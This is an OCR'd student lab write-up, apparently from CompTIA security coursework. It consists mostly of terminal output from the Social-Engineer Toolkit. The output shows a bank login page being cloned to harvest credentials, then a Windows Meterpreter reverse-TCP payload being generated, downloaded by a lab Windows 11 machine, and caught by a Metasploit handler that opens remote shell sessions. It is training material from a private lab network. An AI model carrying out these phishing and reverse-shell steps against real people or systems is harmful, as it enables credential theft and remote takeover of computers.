

CompTIA lab10

Video:





set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.71]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://ib.exchange.lt/ib/site/login
[*] Cloning the website: https://ib.exchange.lt/ib/site/login
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.71 - - [14/May/2025 19:39:41] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: _csrf=
PARAM: name=vardas
POSSIBLE PASSWORD FIELD FOUND: password=pavardenis
PARAM: tabId=6547431
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

Lab 82. How to Establish a


Meterpreter Shell on a Windows


Target Using SET

1.




2.



bit@vbox: ~/Desktop/bit/2025-05-14
File Actions Edit View Help
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set>



bit@vbox: ~/Desktop/bit/2025-05-14
File Actions Edit View Help
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 4
1) Windows Shell Reverse_TCP Spawn a command shell on victim and send ba
2) Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on victim and sen
3) Windows Reverse_TCP VNC DLL Spawn a VNC server on victim and send back
4) Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Reverse TCP Inli
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64),
6) Windows Meterpreter Egress Buster Spawn a Meterpreter shell and find a port h
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL an
8) Windows Meterpreter Reverse DNS Use a hostname instead of an IP address and
9) Download/Run your Own Executable Downloads an executable and runs it
set:payloads>2
set:payloads> IP address for the payload listener (LHOST):

```
set:payloads>2
set:payloads> IP address for the payload listener (LHOST): 192.168.1.71
set:payloads> Enter the PORT for the reverse listener: 5555
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no): yes
[*] Launching msfconsole, this could take a few to load. Be patient ...
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true
```



3.




What's new in Microsoft
New tab
labadiena su vistiena! -
192.168.1.71
192.168.1.71/payload.exe
Downloads
Users
windows
Downloads
Search Downloads
New
Sort
View
Details
Home
Gallery
OneDrive
Desktop
Downloads
Documents
Pictures
Music
Videos
This PC
CD Drive (D:) CE
Name
Date modified
Type
Size
Today
payloadd
5/14/2025 7:30 PM
Application
73 KB
payload
5/14/2025 8:08 PM
Application
73 KB
2 items
1 item selected 72.0 KB

```
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.1.71
LHOST ⇒ 192.168.1.71
resource (/root/.set/meta_config)> set LPORT 5555
LPORT ⇒ 5555
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession ⇒ false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.71:5555
msf6 exploit(multi/handler) > [*] Sending stage (177734 bytes) to 192.168.1.69
[*] Meterpreter session 1 opened (192.168.1.71:5555 → 192.168.1.69:50315) at 2025-05-14 19:47:11 +030
msf6 exploit(multi/handler) > [*] Sending stage (177734 bytes) to 192.168.1.69
[*] Meterpreter session 2 opened (192.168.1.71:5555 → 192.168.1.69:50409) at 2025-05-14 19:52:37 +030
0

msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  WINDOWS11\windows @ WINDOWS11  192.168.1.71:5555 → 192.168.1.6
                                                                   9:50315 (192.168.1.69)
  2         meterpreter x86/windows  WINDOWS11\windows @ WINDOWS11  192.168.1.71:5555 → 192.168.1.6
                                                                   9:50409 (192.168.1.69)

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```